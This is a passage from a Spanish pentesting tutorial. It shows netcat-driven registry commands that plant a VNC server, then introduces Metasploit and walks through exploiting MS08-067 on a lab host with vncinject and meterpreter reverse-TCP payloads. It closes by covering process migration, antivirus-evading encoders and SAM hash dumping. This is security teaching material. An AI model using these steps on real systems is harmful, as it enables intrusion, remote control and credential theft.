C:\unc>REG ADD HKEY_CURRENT_USER\Software\ORL\WinUNC3 /v Password /t REG_BINARY
/d fdc46c68618ab996 /f
La operaci3n finaliz3 correctamente
C:\unc>REG ADD HKEY_CURRENT_USER\Software\ORL\WinUNC3 /v PollForeground /t REG_D
WORD /d 1 /f
La operaci3n finaliz3 correctamente
C:\unc>REG ADD HKEY_CURRENT_USER\Software\ORL\WinUNC3 /v PollFullScreen /t REG_D
WORD /d 0 /f
La operaci3n finaliz3 correctamente
C:\unc>REG ADD HKEY_CURRENT_USER\Software\ORL\WinUNC3 /v PollUnderCursor /t REG_
DWORD /d 0 /f
La operaci3n finaliz3 correctamente
C:\unc>REG ADD HKEY_CURRENT_USER\Software\ORL\WinUNC3 /v SocketConnect /t REG_DW
ORD /d 1 /f
La operaci3n finaliz3 correctamente

```

Ejecuci3n de regnow.bat para el registro de claves

Ejecutamos **regnow.bat**

Seguidamente iniciaremos la aplicaci3n servidora WINVNC.EXE con **start winvnc.exe**

```
C:\WINDOWS\system32\cmd.exe - nc -wlp 6666


"CLEAR" no se reconoce como un comando interno o externo,
programa o archivo por lotes ejecutable.

C:\unc>
C:\unc>start winvnc.exe
start winvnc.exe

C:\unc>_
```

Inicio del servicio Winvnc en el equipo remoto

Ahora ya estamos es disposición de ejecutar el cliente vnc para conectarnos.



Cliente de conexión a VNC



Solicitud de password en VNC

Metasploit

❖ Conceptos Básicos.

Hd moore es un investigador de la seguridad, trabajó como director de investigación de la seguridad para los sistemas de breakpoint, también co-fundó la defensa de digital, actualmente trabaja como jefe de seguridad en la empresa Rapid7 <http://www.rapid7.com/> dedicada a la seguridad informática y a la comercialización de la versión profesional de metasploit framework, Hdmoore mantiene el proyecto original opensource.

Metasploit es una herramienta de pentest para el desarrollo y ejecución de exploits destinada a auditar vulnerabilidades, fue desarrollada por HdMoore en el verano del año 2003

En el siguiente enlace puede comprobar las diferencias existentes entre la versión free y la de pago.

<http://www.rapid7.com/products/metasploit/compare-and-buy.jsp>.

La herramienta inicialmente fue escrita en lenguaje perl para posteriormente ser reescrita en ruby.

Puedes descargarla desde <http://www.metasploit.com/framework/download>, está disponible para los sistemas operativos unix, Linux y Windows, a fecha de la publicación de este libro existe la versión 3.5.1 del Framework

Metasploit Framework 3.5.0

Version 3.5.0 is the latest stable release of the Metasploit penetration testing framework and the recommended starting point for new users. Using the online update system, this version can be synchronized with the development tree to obtain the latest exploits and payloads. Please see the [Release Notes](#) for more information about this version.

framework-3.5.0.exe 233,458,129 bytes (223M)	Windows installer including all dependencies, plus Java, PostgreSQL, and Console2. [RIGP] SHA1: 8079449506b30a0ea7351bac24eb88bf0b1066e3
framework-3.5.0-mini.exe 59,632,513 bytes (57M)	Miniature Windows installer including all dependencies plus Console2. [RIGP] SHA1: 96eeef6332330c9466e373ea77e1e140745127738
framework-3.5.0-mini.zip 26,954,296 bytes (26M)	Miniature Windows zip archive including all dependencies plus Console2 (no updates). [RIGP] SHA1: b749ce214e8ca3e66718213b6d0cf82218f9c22
framework-3.5.0-linux-i686.run 42,254,784 bytes (42M)	Linux 32-bit installer including all dependencies. [RIGP] SHA1: c17badf0aaf209c5d6ea9069b97ae0e4130a732
framework-3.5.0-mini-linux-i686.run 23,749,783 bytes (23M)	Miniature Linux 32-bit installer including all dependencies (no updates). [RIGP] SHA1: 17c0729c5923ab81c10458a874e38aa34630c1
framework-3.5.0-linux-x86_64.run	Linux 64-bit installer including all dependencies.

Descarga de MetasploitFramework



La herramienta en principio puede parecer un poco compleja, pero a medida que nos vamos adentrando en la filosofía de su estructura nos ofrece un entorno lleno de posibilidades.

Se accede mediante la interfaz msfconsole, un entorno Shell que nos permitirá realizar todas las opciones que nos brinda la herramienta, esta nos proporciona también un entorno de acceso web mediante msfweb pero donde su funcionalidad no es completa, existen limitaciones y tiende a desaparecer en las versiones posteriores.

Por lo tanto usaremos msfconsole, y como con cualquier herramienta de trabajo tenemos que tenerla optimizada, empezaremos por actualizarla y ponerla al día.

Una vez nos hemos descargado y ejecutado el instalador, se configuran automáticamente los permisos necesarios para la base de datos y al cabo de un breve periodo de tiempo ya estará lista para empezar, procederemos a actualizar metasploit desde la consola msfconsole, ejecutando el siguiente comando

```
MSF > svn update
```



```
bash
metasploit
=[ metasploit v3.5.1-dev [core:3.5 api:1.0]
+ -- --[ 629 exploits - 309 auxiliary
+ -- --[ 215 payloads - 27 encoders - 8 nops
=[ svn r10995 updated 3 days ago (2010.11.11)
msf > svn update
[*] exec: svn update
```

Actualización del producto

La consola nos indica de cuantos exploits, payloads, módulos auxiliares, encoders y nops disponemos.

Metasploit dispone de una serie de comandos de los cuales mostraremos los más utilizados, para consultar todos los comandos usaremos el comando **help** el cual nos mostrará todas las opciones disponibles.

Paso a mostrar los comandos más utilizados.

```
MSF > version
```

Nos muestra la versión del Framework y de la consola actualmente instalada.


```

bash
windows/wins/ms04_045_wins 2004-12-14 great Microsoft WINS Service Memory Overwrite
msf > show exploits
Exploits
=====
Name                               Disclosure Date Rank Description
----                               -
aix/rpc_cmds_opcode21              2009-10-07 great AIX Calendar Manager Service Daemon (rpc.cmsd) Opcode 21 Buffer Overflow
aix/rpc_ttdbserverd_realpath      2009-06-17 great ToolTalk rpc.ttdbserverd_tt_internal_realpath Buffer Overflow (AIX)
bsd/softcart/mercantec_softcart   2004-08-19 great Mercantec SoftCart CGI Overflow
bsd/multi/login/manyargs          2001-12-12 good System V Derived /bin/login Extraneous Arguments Buffer Overflow
freebsd/ftp/proftpd_telnet_iac     2010-11-01 great ProFTPD 1.3.2rc3 - 1.3.3b Telnet IAC Buffer Overflow (FreeBSD)
freebsd/samba/trans2open           2003-04-07 great Samba trans2open Overflow (*BSD x86)
freebsd/tacacs/xtacacs_d_report    2008-01-08 average XTACACSD <= 4.1.2 report() Buffer Overflow
hpux/lpd/cleanup_exec             2002-08-28 excellent HP-UX LPD Command Execution
linux/lpd/lpd_printer_exec        2001-09-01 excellent Lpd printer Command Execution
linux/ftp/proftpd_telnet_iac      2010-11-01 great ProFTPD 1.3.2rc3 - 1.3.3b Telnet IAC Buffer Overflow (Linux)
linux/games/ut2004_secure         2004-06-18 good Unreal Tournament 2004 "secure" Overflow (Linux)
linux/http/alcatel_omnipcx_mastercgi_exec 2007-09-09 manual Alcatel-Lucent OmniPCX Enterprise masterCGI Arbitrary Command Execution
linux/http/ddwrt_cgibin_exec      2009-07-20 excellent DD-WRT HTTP Daemon Arbitrary Command Execution
linux/http/gpsd_format_string     2005-05-25 average Berlios GPSD Format String Vulnerability
linux/http/linksys_apply.cgi      2005-09-13 great Linksys WRT54 Access Point apply.cgi Buffer Overflow
linux/http/peercast_url           2006-03-08 average PeerCast <= 0.1216 URL Handling Buffer Overflow (Linux)
linux/http/piranha_passwd_exec    2000-04-04 excellent Redhat Piranha Virtual Server Package passwd.php3 Arbitrary Command Execution
linux/ids/snortbopre              2005-10-18 good Snort Back Office Pre-Preprocessor Remote Exploit
linux/imap/imap_lua_lsub          2000-04-16 good UoW IMAP server LSUB Buffer Overflow
linux/madwifi/madwifi_giwscan_cb  2006-12-08 average Madwifi SIOCEINSCAN Buffer Overflow
linux/misc/gld_postfix            2005-04-12 good GLD (Graylisting Daemon) Postfix Buffer Overflow
linux/misc/hplip_hpssd_exec       2007-10-04 excellent hplip hpssd.py From Address Arbitrary Command Execution
linux/misc/ib_inet_connect        2007-10-03 good Borland InterBase INET_connect() Buffer Overflow
linux/misc/ib_jrdb_create_database 2007-10-03 good Borland InterBase jrdb_create_database() Buffer Overflow
linux/misc/ib_open_marker_file     2007-10-03 good Borland InterBase open_marker_file() Buffer Overflow
linux/misc/ib_pwd_db_aliased       2007-10-03 good Borland InterBase PWD_db_aliased() Buffer Overflow
linux/misc/lprng_format_string     2000-09-25 normal LPRng use_syslog Remote Format String Vulnerability
linux/mysql/mysql_yassl_getname   2010-01-25 good MySQL ySSL CertDecoder::getName Buffer Overflow
linux/mysql/mysql_yassl_hello     2008-01-04 good MySQL ySSL SSL Hello Message Buffer Overflow
linux/pop3/cyrus_pop3d_popsubfolders 2006-05-21 normal Cyrus IMAPD pop3d popsubfolders USER Buffer Overflow
linux/popt/poptop_negative_read   2003-04-09 great Poptop Negative Read Overflow
linux/proxy/squid_ntlm_authenticate 2004-06-08 great Squid NTLM Authenticate Overflow
    
```

Exploits Disponibles

MSF > Show payloads

Un payload o carga útil, es la acción que puede realizar un exploit cuando este ha sido armado, las acciones pueden ser de muy diversa índole, tales como el acceso remoto, la creación de una cuenta de usuario con privilegios de Administrador, el retorno de una shell remota, la instalación de un servicio.

Cada payload tiene en metasploit unos parametros de configuración que se deben definir antes de armar el exploit.

```

bash
msf > show payloads
Payloads
=====
Name                               Disclosure Date Rank Description
----                               -
aix/ppc/shell_bind_tcp            normal AIX Command Shell, Bind TCP Inline
aix/ppc/shell_find_port           normal AIX Command Shell, Find Port Inline
aix/ppc/shell_interact            normal AIX execute shell for inetd
aix/ppc/shell_reverse_tcp         normal AIX Command Shell, Reverse TCP Inline
bsd/sparc/shell_bind_tcp          normal BSD Command Shell, Bind TCP Inline
bsd/sparc/shell_reverse_tcp       normal BSD Command Shell, Reverse TCP Inline
bsd/x86/exec                       normal BSD Execute Command
bsd/x86/metsvc_bind_tcp           normal FreeBSD Meterpreter Service, Bind TCP
bsd/x86/metsvc_reverse_tcp        normal FreeBSD Meterpreter Service, Reverse TCP Inline
bsd/x86/shell_bind_tcp            normal BSD Command Shell, Bind TCP Stager
bsd/x86/shell/find_tag            normal BSD Command Shell, Find Tag Stager
bsd/x86/shell/reverse_tcp         normal BSD Command Shell, Reverse TCP Stager
bsd/x86/shell_bind_tcp            normal BSD Command Shell, Bind TCP Inline
    
```

Payloads disponibles

MSF > Show auxiliary

Los módulos auxiliares son complementos que nos ayudan a detectar hosts afectados por algún tipo de vulnerabilidad dependiendo de cual seleccionemos.

Metasploit ofrece una serie de módulos de descubrimiento, escaneo, ataque con los que podremos buscar mediante escaners de vulnerabilidades en los sistemas afectados para que posteriormente puedan ser explotados.

```

bash
voip/sip_invite_spoof          normal    SIP Invite Spoof
msf > show auxiliary
Auxiliary
=====
Name                               Disclosure Date Rank      Description
-----
admin/backupexec/dump              normal    Veritas Backup Exec Windows Remote File Access
admin/backupexec/registry          normal    Veritas Backup Exec Server Registry Access
admin/cisco/ios_http_auth_bypass   2001-06-27 normal    Cisco IOS HTTP Unauthorized Administrative Access
admin/cisco/vpn_3000_ftp_bypass    2006-08-23 normal    Cisco VPN Concentrator 3000 FTP Unauthorized Administrative Access
admin/db2/db2rcmd                  2004-03-04 normal    IBM DB2 db2rcmd.exe Command Execution Vulnerability.
admin/edirectory/edirectory_dhost_cookie normal    Novell eDirectory DHOST Predictable Session Cookie
admin/emc/alphastor_devicemanager_exec 2008-05-27 normal    EMC AlphaStor Device Manager Arbitrary Command Execution
admin/emc/alphastor_librarymanager_exec 2008-05-27 normal    EMC AlphaStor Library Manager Arbitrary Command Execution
admin/ftp/titanftp_xcrc_traversal   2010-06-15 normal    Titan FTP XCRC Directory Traversal Information Disclosure
admin/http/hp_web_jetadmin_exec     2004-04-27 normal    HP Web JetAdmin 6.5 Server Arbitrary Command Execution
admin/http/omega_storcenterpro_sessionid normal    Omega StorCenter Pro NAS Web Authentication Bypass
admin/http/tomcat_administration    normal    Tomcat Administration Tool Default Access
admin/http/tomcat_utf8_traversal    normal    Tomcat UTF-8 Directory Traversal Vulnerability
admin/http/typo3_sa_2009_002        2009-02-10 normal    Typo3 sa-2009-002 File Disclosure
admin/maxdb/maxdb_cons_exec         2008-01-09 normal    SAP MaxDB cons.exe Remote Command Injection
admin/motorola_wr350g_cred          2004-09-24 normal    Motorola WR350G v4.03 Credentials
admin/ms/ms09_059_his2006          2006-10-14 normal    Microsoft Host Integration Server 2006 Command Execution Vulnerability.
admin/mssql/mssql_enum              normal    Microsoft SQL Server Configuration Enumerator

```

Módulos Auxiliares

MSF > Show encoders

Esta opción permite ver los encoders disponibles para codificar los exploits y así evitar ser detectados por las firmas antivirus.

```

Metasploit
File Edit View Help
voip/sip_invite_spoof          normal    SIP Invite Spoof
msf > show encoders
[-] Invalid parameter "encoders", use "show -h" for more information
msf > show encoders
Encoders
=====
Name                               Disclosure Date Rank      Description
-----
cmd/generic_sh                     good       Generic Shell Variable Substitution Command Encoder
cmd/ifs                             low        Generic $(IFS) Substitution Command Encoder
cmd/printf_php_mq                   good       printf(1) via PHP magic_quotes Utility Command Encoder
generic/none                        normal     The "none" Encoder
mipsbe/longxor                     normal     XOR Encoder
mipsle/longxor                     normal     XOR Encoder
php/base64                          great      PHP Base64 encoder
ppc/longxor                         normal     PPC LongXOR Encoder
ppc/longxor_tag                    normal     PPC LongXOR Encoder
sparc/longxor_tag                  normal     SPARC DWORD XOR Encoder
x64/xor                             normal     XOR Encoder
x86/alpha_mixed                    low        Alpha2 Alphanumeric Mixedcase Encoder

```

Encoders

MSF > Search

En ocasiones la lista de opciones que nos ofrece metasploit es interminable por lo que nos vemos en la necesidad de filtrar la búsqueda, search nos ayuda a acotar los literales.

Msf> search flashplayer

```

bash
voip/sip_invite_spoof normal SIP Invite Spoof
msf > search flashplayer
[*] Searching loaded modules for pattern 'flashplayer'...
Exploits
=====
Name                               Disclosure Date Rank Description
-----
windows/browser/adobe_flashplayer_newfunction 2010-06-04 normal Adobe Flash Player "newfunction" Invalid Pointer Use
windows/fileformat/adobe_flashplayer_button 2010-10-28 normal Adobe Flash Player "Button" Remote Code Execution
windows/fileformat/adobe_flashplayer_newfunction 2010-06-04 normal Adobe Flash Player "newFunction" Invalid Pointer Use
msf >
    
```

Búsqueda por literal

Tal como muestra la figura (25), search buscará cualquier literal en el que salga la palabra Flashplayer.

MSF > Use

Para poder seleccionar un exploit haremos uso del comando use

Msf> Use ruta del exploit/exploit

```

bash
msf > search netapi
[*] Searching loaded modules for pattern 'netapi'...
Exploits
=====
Name                               Disclosure Date Rank Description
-----
windows/smb/ms03_049_netapi 2003-11-11 good Microsoft Workstation Service NetAddAlternateComputerName Overflow
windows/smb/ms06_040_netapi 2006-08-08 great Microsoft Server Service NetPathCanonicalize Overflow
windows/smb/ms06_070_wkssvc 2006-11-14 manual Microsoft Workstation Service NetpManageIPCConnect Overflow
windows/smb/ms08_067_netapi 2008-10-28 great Microsoft Server Service Relative Path Stack Corruption
msf > use windows/smb/ms08_067_netapi
msf exploit(ms08_067_netapi) >
    
```

Selección de un exploit

MSF > Info

Info nos mostrará la información relativa al exploit seleccionado junto con los parámetros de configuración

Msf> Info Windows/smb/ms08_067_netapi

```

bash
53 Windows XP SP3 Dutch (NX)
54 Windows XP SP3 Norwegian (NX)
55 Windows XP SP3 Polish (NX)
56 Windows XP SP3 Portuguese - Brazilian (NX)
57 Windows XP SP3 Portuguese (NX)
58 Windows XP SP3 Russian (NX)
59 Windows XP SP3 Swedish (NX)
60 Windows XP SP3 Turkish (NX)

Basic options:
Name          Current Setting  Required  Description
-----
RHOST         445              yes       The target address
RPORT         445              yes       Set the SMB service port
SMBPIPE       BROWSER          yes       The pipe name to use (BROWSER, SRVSVC)

Payload information:
Space: 400
Avoid: 8 characters

Description:
This module exploits a parsing flaw in the path canonicalization code of NetAPI32.dll through the Server Service. This module is capable of bypassing NX on some operating systems and service packs. The correct target must be used to prevent the Server Service (along with a dozen others in the same process) from crashing. Windows XP targets seem to handle multiple successful exploitation events, but 2003 targets will often crash or hang on subsequent attempts. This is just the first version of this module, full support for NX bypass on 2003, along with other platforms, is still in development.

References:
http://cve.mitre.org/cgi-bin/cvename.cgi?name=2008-4250
http://www.osvdb.org/49243
http://www.microsoft.com/technet/security/bulletin/MS08-067.mspx
NEXPOSE (dcerpc-ms-netapi-netpathcanonicalize-dos)
msf >
    
```

Información de un exploit

MSF > show options

Nos mostrará una serie de parámetros configurables en los exploits como en los payloads, estos, definen el equipo local, el equipo remoto, el puerto o el payload a utilizar, y permiten configurar todo lo necesario para que el acceso pueda realizarse con éxito.

```

msf > use windows/smb/ms08_067_netapi
msf exploit(ms08_067_netapi) > show options
Module options:
-----
Name      Current Setting  Required  Description
-----
RHOST    192.168.1.80     yes       The target address
RPORT    445              yes       Set the SMB service port
SMBPIPE  BROWSER         yes       The pipe name to use (BROWSER, SRVSVC)

Exploit target:
-----
Id  Name
--  ---
0   Automatic Targeting

msf exploit(ms08_067_netapi) >
    
```

Opciones Disponibles

MSF > Set

Con el comando **set** definiremos las opciones requeridas por los módulos de exploit, payload o scanner

Ejemplo:

Msf> Set lhost <valor a definir>

```

msf exploit(ms08_067_netapi) > set RHOST 192.168.1.80
RHOST => 192.168.1.80
msf exploit(ms08_067_netapi) >
    
```

Selección de variables

MSF > Back

Nos permite volver hacia atrás en los módulos para volver a seleccionar el que más nos interese.

MSF > Jobs

Nos muestra los trabajos activos, puede darse el caso de que tengamos que parar un exploit y siga existiendo el trabajo que nos bloquee la próxima ejecución.

MSF > Kill

Matará el Job seleccionado.


MSF > Exploit/run

Es el comando con el que ejecutaremos el exploit una vez tengamos configuradas las opciones.

MSF > Exit

Saldrá de la consola de metasploit

Estas serian las ordenes más básicas, pero hay más a las que consultar con el comando help



```
bash
metasploit

=[ metasploit v3.5.1-dev [core:3.5 api:1.0]
+ -- --=[ 632 exploits - 316 auxiliary
+ -- --=[ 215 payloads - 27 encoders - 8 nops
=[ svn r11048 updated today (2010.11.15)

msf > help

Core Commands
=====

Command      Description
-----
?            Help menu
back         Move back from the current context
banner      Display an awesome metasploit banner
cd          Change the current working directory
color       Toggle color
connect     Communicate with a host
exit       Exit the console
help       Help menu
info       Displays information about one or more module
irb       Drop into irb scripting mode
jobs      Displays and manages jobs
kill      Kill a job
load      Load a framework plugin
loadpath  Searches for and loads modules from a path
makerc    Save commands entered since start to a file
quit      Exit the console
resource  Run the commands stored in a file
route     Route traffic through a session
save      Saves the active datastores
search    Searches module names and descriptions
sessions  Dump session listings and display information about sessions
set       Sets a variable to a value
setg      Sets a global variable to a value
show     Displays modules of a given type, or all modules
sleep    Do nothing for the specified number of seconds
threads  View and manipulate background threads
unload   Unload a framework plugin
unset    Unsets one or more variables
unsetg   Unsets one or more global variables
use      Selects a module by name
```

Comando help

Funcionalidades de Metasploit

❖ Funcionalidades

Para comprender mejor el funcionamiento de metasploit realizaremos un ejemplo donde seleccionaremos un exploit i lo ejecutaremos con dos payloads diferentes para ver sus distintas funcionalidades.

El exploit que he seleccionado es el **ms08_067_netapi** donde os pongo un fragmento obtenido de la base de datos de securityfocus sitio web dedicado a la publicación de vulnerabilidades y donde guardan una base de datos actualizada.

"Microsoft Windows is prone to a remote code-execution vulnerability that affects RPC (Remote Procedure Call) handling in the Server service.

An attacker could exploit this issue to execute arbitrary code with SYSTEM-level privileges. Successful exploits will result in the complete compromise of vulnerable computers. This issue may be prone to widespread automated exploits.

Attackers require authenticated access on Windows Vista and Server 2008 platforms to exploit this issue.

This vulnerability affects Windows 2000, Windows XP, Windows Server 2003, Windows Vista, and Windows Server 2008. "

Empezaremos buscando el exploit que nos interesa utilizando los comandos comentados anteriormente.

Msf> search netapi

La consola nos devuelve cuatro exploits disponibles, en este ejemplo haremos uso del cuarto, los seleccionaremos de la siguiente manera:

Msf> use Windows/smb/ms08_067_netapi

Como datos adicionales también consultaremos la información referente al exploit seleccionado.

Msf > info Windows/smb/ms08_067_netapi



```

bash
Basic options:
Name      Current Setting  Required  Description
-----
RHOST     yes              The target address
RPORT     445              Set the SMB service port
SMBPIPE   BROWSER         yes       The pipe name to use (BROWSER, SRVSVC)

Payload information:
Space: 400
Avoid: 8 characters

Description:
This module exploits a parsing flaw in the path canonicalization
code of NetAPI32.dll through the Server Service. This module is
capable of bypassing NX on some operating systems and service packs.
The correct target must be used to prevent the Server Service (along
with a dozen others in the same process) from crashing. Windows XP
targets seem to handle multiple successful exploitation events, but
2003 targets will often crash or hang on subsequent attempts. This
is just the first version of this module, full support for NX bypass
on 2003, along with other platforms, is still in development.

References:
http://cve.mitre.org/cgi-bin/cvename.cgi?name=2008-4250
http://www.osvdb.org/49243
http://www.microsoft.com/technet/security/bulletin/MS08-067.mspx
NEXPOSE (dcerpc-ms-netapi-netpathcanonicalize-dos)

msf >

```

Información de un exploit

Con show options consultaremos las posibles parámetros a configurar que tiene el exploit, en este caso permite indicar el equipo remoto a acceder con la variable RHOST, también nos muestra las opciones requeridas.

Seleccionaremos el parametro con:

Msf>set RHOST 192.168.1.80

Seguidamente seleccionaremos el payload a utilizar:

El primer ejemplo de payload que mostraré es Vncinject/reverse_tcp el cual nos devolverá un escritorio remoto con conexión inversa de la pc_victima.


Msf> Set payload Windows/vncinject/reverse_tcp

Con show options seleccionaremos las opciones del payload que en este caso será lhost para indicar la maquina del equipo atacante, ya que le estamos indicando al payload que haga una conexión inversa, quiere decir que será la victima quien se conecte al atacante.

Msf> set lhost 192.168.1.59

Ahora ya está configurado el exploit para ser lanzado.

Msf>exploit



Shell remota por VNCInject

Nos devuelve una consola remota y una Shell, esta Shell puede ser un problema por lo que tenemos la posibilidad de desactivarla antes de lanzar el exploit con el siguiente comando:

```
Msf> Show advanced  
Msf>set DisableCourtesyShell true
```

Si volvemos a ejecutar el exploit ya no saldrá la Shell, Cuando puede ser necesaria esta opción?, pues cuando la sesión remota esta bloqueada, es entonces cuando con la consola podemos acceder al explorador ejecutando el proceso del explorador de Windows:


Explorer.exe

El siguiente payload que usaremos será meterpreter el cual nos permite cargar diversos plug-ins de ataque que mostraremos a continuación, algunos de ellos son sniffer, keylogger, webcam..... todos ellos los detallaremos más a fondo más adelante.

Seleccionaremos el payload

```
Msf>set payload Windows/meterpreter/reverse_tcp
```

Seleccionaremos el lhost y ejecutaremos el exploit:



Ejecución de un exploit

Nos indica que se ha abierto una sesión remota

Si queremos ver las sesiones creadas

```
MSF > sessions -l
```

Si queremos seleccionar una sesión en concreto:

```
MSF > sessions -i <número sesión
```

Cuando estemos conectados a la sesión de meterpreter estudiaremos una serie de comandos y scripts los cuales mostraremos un breve resumen a continuación, resaltar que con el comando help se mostraran todos los comandos disponibles.

```
MSF > background
```

Permite ejecutar meterpreter en segundo plano.



Meterpreter

❖ Meterpreter

Meterpreter es una familia de plugins avanzados de los mismos creadores del Metasploit Framework, que se utiliza sobre sistemas comprometidos y tienen como característica fundamental que todo es cargado en la memoria del sistema sin crear ningún proceso adicional ni dejar rastros, permitiendo incluso la inyección dinámica de dll's o la migración entre procesos del interprete. Los comandos más usados que podemos utilizar los siguientes:

```
MSF > ps
```

Muestra los procesos activos en la maquina remota

```
MSF > sysinfo
```

Nos indica el nombre de la maquina y el sistema operativo, así como el idioma de la maquina remota.

```
MSF > getuid
```

Nos indica con que privilegios corre la sesión de la consola

```
MSF > getpid
```


Nos indica el pid del proceso al que estamos conectados

```
MSF > migrate
```

Cuando se ha ejecutado un exploit que afecta a una vulnerabilidad en el software si remotamente cerramos el proceso al que estamos conectados, se perderá la conexión, para evitar esto meterpreter nos permite migrar procesos para así evitar la pérdida de conexión.

MSF > idletime

Muestra el tiempo de inactividad del usuario remoto



```
bash
[*] Started reverse handler on 192.168.1.59:4444
[*] Automatically detecting the target...
[*] Fingerprint: Windows XP Service Pack 3 - lang:Spanish
[*] Selected Target: Windows XP SP3 Spanish (NX)
[*] Attempting to trigger the vulnerability...
[*] Sending stage (749056 bytes) to 192.168.1.80
[*] Meterpreter session 1 opened (192.168.1.59:4444 -> 192.168.1.80:1034) at 2010-1
meterpreter >
meterpreter > idletime
User has been idle for: 1 min 26 secs
meterpreter >
```

Tiempo inactivo del usuario

HashDump

Ntlm (NT Lan Manager) es un algoritmo basado en MD4 el cual es utilizado por los sistemas Windows como método de autenticación. Este utiliza un Challenge de 8 bytes que intercambia entre cliente y servidor, este protocolo es vulnerable a diversos ataques ya que No es necesario descifrar una contraseña sino que podemos iniciar sesión capturando el hash que se genera en la negociación del protocolo.

Las contraseñas en Windows se almacenan en un fichero llamado SAM en el directorio %windir%\system32\config el cual las guarda cifradas con una función hash unidireccional lo que indica que funciona en un solo sentido y que a partir del hash no hay retorno, no se puede descifrar la contraseña.

